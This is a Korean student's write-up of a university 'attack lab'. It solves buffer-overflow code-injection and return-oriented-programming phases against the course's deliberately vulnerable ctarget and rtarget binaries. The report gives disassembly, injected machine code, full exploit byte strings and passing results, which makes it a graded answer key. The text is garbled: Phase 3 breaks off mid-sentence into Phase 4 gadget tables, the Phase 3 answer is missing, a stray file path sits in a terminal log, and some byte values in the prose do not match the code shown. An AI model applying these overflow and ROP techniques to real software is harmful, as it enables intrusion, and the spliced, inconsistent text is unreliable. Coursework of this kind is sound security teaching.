

2019-2학기

컴퓨터 SW시스템 개론

Lab #4

Source Code & Explanation

Phase 1

```
1 void test()  
2 {  
3     int val;  
4     val = getbuf();  
5     printf("No exploit.  Getbuf returned 0x%x\n", val);  
6 }
```

```
1 void touch1()  
2 {  
3     vlevel = 1;          /* Part of validation protocol */  
4     printf("Touch1!: You called touch1()\n");  
5     validate(1);  
6     exit(0);
```

Phase 1의 우리의 목표는 getbuf를 진행한 뒤, 5번째 줄로 넘어가지 않고, touch1 함수로 넘어가는 것이다. 이를 하기 위해서는, 나의 코드는 버퍼를 얼마나 할당하는지 알아내고, 그 만큼 0으로 padding한 후, touch1의 주소를 return address로 적어주면 될 것이다.

```
(gdb) disas getbuf  
Dump of assembler code for function getbuf:  
0x0000000000401808 <+0>:      sub    $0x18,%rsp  
0x000000000040180c <+4>:      mov     %rsp,%rdi  
0x000000000040180f <+7>:      callq  0x401a90 <Gets>  
0x0000000000401814 <+12>:     mov     $0x1,%eax  
0x0000000000401819 <+17>:     add     $0x18,%rsp  
0x000000000040181d <+21>:     retq  
End of assembler dump.
```

이를 통해, 0x18만큼 공간이 할당된다는 것을 파악했고, touch1의 주소는 objdump를 이용하여 알아낸다.

```
000000000040181e <touch1>:  
40181e: 48 83 ec 08      sub    $0x8,%rsp  
401822: c7 05 f0 2c 20 00 01  movl   $0x1,0x202cf0(%rip)    # 60451c <vlevel>  
401829: 00 00 00           
40182c: bf df 30 40 00   mov     $0x4030df,%edi  
401831: e8 aa f4 ff ff   callq  400ce0 <puts@plt>  
401836: bf 01 00 00 00   mov     $0x1,%edi  
40183b: e8 a6 04 00 00   callq  401ce6 <validate>  
401840: bf 00 00 00 00   mov     $0x0,%edi  
401845: e8 26 f6 ff ff   callq  400e70 <exit@plt>
```

[illegible][illegible]

Phase 2

Phase 2를 보면 touch2함수에서 cookie값과 우리가 입력한 값을 비교하여 이것이 일치하면 Pass, 아니면 fail임을 볼 수 있다. Cookie값은 target파일에서 알 수 있으며, 나의 쿠키 값은 0x70cf1f8b이다. Phase 1과 달리, 이번에는 인자가 존재하여 우리가 입력한 값을 %rdi 레지스터를 통하여 넘겨주어야 한다는 점도 존재한다. 이를 위해 다음과 같은 절차로 진행하고자 한다.

Cookie값을 rdi에 넣는 기계어 코드를 작성 및 버퍼에 입력 -> 나머지 공간 0으로 padding -> return address를 기계어 코드가 있는 버퍼로 지정 -> 기계어 코드 실행 -> touch2 실행을 위해 touch2 주소 값 삽입

```

root@soomin-virtual-machine:~/share/SW/Lab4/target20180085# objdump -d phase2.o
phase2.o:          file format elf64-x86-64

Disassembly of section .text:

0000000000000000 <.text>:
   0:  bf 8b 1f cf 70          mov     $0x70cf1f8b,%edi
   5:  c3                     retq

```

위는 rdi에 쿠키 값을 넣어주는 코드를 작성하고 기계어 코드를 보기위해 objdump를 실행 한 화면이다. Buffer에 bf 90....c3를 넣어준다. 그리고 rsp-0x18만큼 빼서 그것을 return address로 지정 하고,

```

0000000000040184a <touch2>:
40184a:  48 83 ec 08             sub     $0x8,%rsp
40184e:  89 fa                   mov     %edi,%edx

```

Touch2의 주소를 return address로 넣어준다. 따라서 아래와 같이 답안을 작성한다.

```

bf 8b 1f cf 70 c3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 68 22 65 55 00 00 00
00 4a 18 40 00 00 00 00 00

```

```

root@soomin-virtual-machine:~/share/SW/Lab4/target20180085# ./ctarget -q -i sol2.raw
Cookie: 0x70cf1f8b
Touch2!: You called touch2(0x70cf1f8b)
Valid solution for level 2 with target ctarget
PASS: Would have posted the following:
      user id songsm921
      course  CSED211
      lab     attacklab
      result  20180085:PASS:0xffffffff:ctarget:2:BF 8B 1F CF 70 C3 00 00 00 00 00 00


```

위와 같이 Pass가 되는 것을 확인 할 수 있다.

Phase 3

```
1 /* Compare string to hex representation of unsigned value */
2 int hexmatch(unsigned val, char *sval)
3 {
4     char cbuf[110];
5     /* Make position of check string unpredictable */
6     char *s = cbuf + random() % 100;
7     sprintf(s, "%.8x", val);
8     return strncmp(sval, s, 9) == 0;
9 }
10
11 void touch3(char *sval)
12 {
13     vlevel = 3;          /* Part of validation protocol */
14     if (hexmatch(cookie, sval)) {
15         printf("Touch3!: You called touch3(\"%s\")\n", sval);
16         validate(3);
17     } else {
18         printf("Misfire: You called touch3(\"%s\")\n", sval);
19         fail(3);
20     }
21     exit(0);
22 }
```

Phase 3는 Phase 2와 메커니즘은 동일하나, 비교하는 기준이 문자열이다. 따라서 아스키코드를 참조하여 쿠키값을 넣어줘야 한다. 근데, touch3을 보면 인자의 형태가 포인터이다. 즉, Phase 2에서는 입력값을 그대로 넘겼다면, 이제는 그 입력값의 주소를 가리키고 있는 것을 넣어야 하는 것이다. 아까 Phase 2에서 첫번째 자리에는 기계어 코드를 가리키는 버퍼를 지정, 두번째 자리에는 touch2 함수를 가리키는 값이었으므로, 3번째 자리에 쿠키 값을 넣도록 하겠다.



```
root@soomin-virtual-machine:~/share/SW/Lab4/target20180085# objdump -d phase3.o
phase3.o:          file format elf64-x86-64

Disassembly of section .text:

0000000000000000 <.text>:
   0:  bf 90 22 65 55      mov     $0x55652290,%edi
   5:  c3                  retq
```

위 사진을 통해 edi에 rsp+0x10에 해당하는 값을 넣었다. 이 코드를 버퍼에 넣는다.

이 사이에 우리가 사용 할 수 있는 Gadget들이 들어있고, 우리가 원하는 것을

A. Encodings of `movq` instructions

movq <i>S</i> , <i>D</i>								
Source <i>S</i>	Destination <i>D</i>							
	%rax	%rcx	%rdx	%rbx	%rsp	%rbp	%rsi	%rdi
%rax	48 89 c0	48 89 c1	48 89 c2	48 89 c3	48 89 c4	48 89 c5	48 89 c6	48 89 c7
%rcx	48 89 c8	48 89 c9	48 89 ca	48 89 cb	48 89 cc	48 89 cd	48 89 ce	48 89 cf
%rdx	48 89 d0	48 89 d1	48 89 d2	48 89 d3	48 89 d4	48 89 d5	48 89 d6	48 89 d7
%rbx	48 89 d8	48 89 d9	48 89 da	48 89 db	48 89 dc	48 89 dd	48 89 de	48 89 df
%rsp	48 89 e0	48 89 e1	48 89 e2	48 89 e3	48 89 e4	48 89 e5	48 89 e6	48 89 e7
%rbp	48 89 e8	48 89 e9	48 89 ea	48 89 eb	48 89 ec	48 89 ed	48 89 ee	48 89 ef
%rsi	48 89 f0	48 89 f1	48 89 f2	48 89 f3	48 89 f4	48 89 f5	48 89 f6	48 89 f7
%rdi	48 89 f8	48 89 f9	48 89 fa	48 89 fb	48 89 fc	48 89 fd	48 89 fe	48 89 ff

이를 바탕으로 사용하면 될 것이다. 이에 따라 아래와 같이 답안을 작성한다.

```
00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1a 40 00 00 00 00  
00 8b 1f cf 70 00 00 00 0c 1a 40 00 00 00 00 00 4a 18 40 00 00 00 00 00
```

```
root@soomin-virtual-machine:~/share/SW/Lab4/target20180085# ./rtarget -q -i sol4.raw
Cookie: 0x70cf1f8b
touch2!: You called touch2(0x70cf1f8b)
Valid solution for level 2 with target rtarget
PASS: Would have posted the following:
    user id songsm921
    course CSED211
    lab attacklab
    result 20180085:PASS:0xffffffff:rtarget:2:00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

위와 같이 PASS처리 되는 것을 확인 할 수 있다.

Phase 5

Phase 5는 Phase 3을 처리하는 것과 같다. 우리는 주소 값을 넘겨야 하는데, 여러 레지스터를 거쳐서 이를 넘겨줄 수 있다.

Rdi = rsp (rax를 거쳐서)

Rax에 원하는 값을 popq로 부여한 뒤, 이를 esi로 옮긴다.

Add_Xy Gadget을 사용하여 rax에 원하는 주소를 얻는다.

이를 다시 rdi에 옮긴다.

이때 Gadget을 사용 할 때, nop instruction이 들어가 있는 Gadget을 사용하여 Invalid Instrcution 오류가 뜨지 않게 방지한다.

D. Encodings of 2-byte functional nop instructions

Operation		Register R			
		%al	%cl	%dl	%bl
andb	R, R	20 c0	20 c9	20 d2	20 db
orb	R, R	08 c0	08 c9	08 d2	08 db
cmpb	R, R	38 c0	38 c9	38 d2	38 db
testb	R, R	84 c0	84 c9	84 d2	84 db

따라서 아래와 같이 답안을 작성한다.

```
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1a 40 00 00 00 00  
00 20 00 00 00 00 00 00 00 00 67 1a 40 00 00 00 00 00 a8 1a 40 00 00 00 00 00 00 6e 1a 40 00 00 00 00  
00 00 8e 1a 40 00 00 00 00 00 f7 19 40 00 00 00 00 00 32 1a 40 00 00 00 00 00 00 f7 19 40 00 00 00  
00 00 00 58 19 40 00 00 00 00 00 37 30 63 66 31 66 38 62
```

버퍼만큼 padding -> popq rax -> offset(touch 3까지의 공간이 필요하다) -> (eax -> edx) -> (edx -> ecx) -> (ecx -> esi) -> (rsp -> rax) -> (rax->rdi)-> add_xy -> (rax->rdi) -> touch 3 -> cookie 아스키 코드 값

```
root@soomln-virtual-machine:~/share/SW/Lab4/target20180085# ./rtarget -q -t sol5.raw
Cookie: 0x70cf1f8b
Touch3!: You called touch3("70cf1f8b")
Valid solution for level 3 with target rtarget
PASS: Would have posted the following:
    user id songsm921
    course CSED211
    lab attacklab
    result 20180085:PASS:0xffffffff:rtarget:3:00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 32 1A 40 00 00 00 00 00 00 F7 19 40 00 00 00 00 00 58 19 40 00 00 00 00
```

위와 같이 PASS를 확인 할 수 있다.

(Offset의 경우 인터넷을 참고하였습니다.)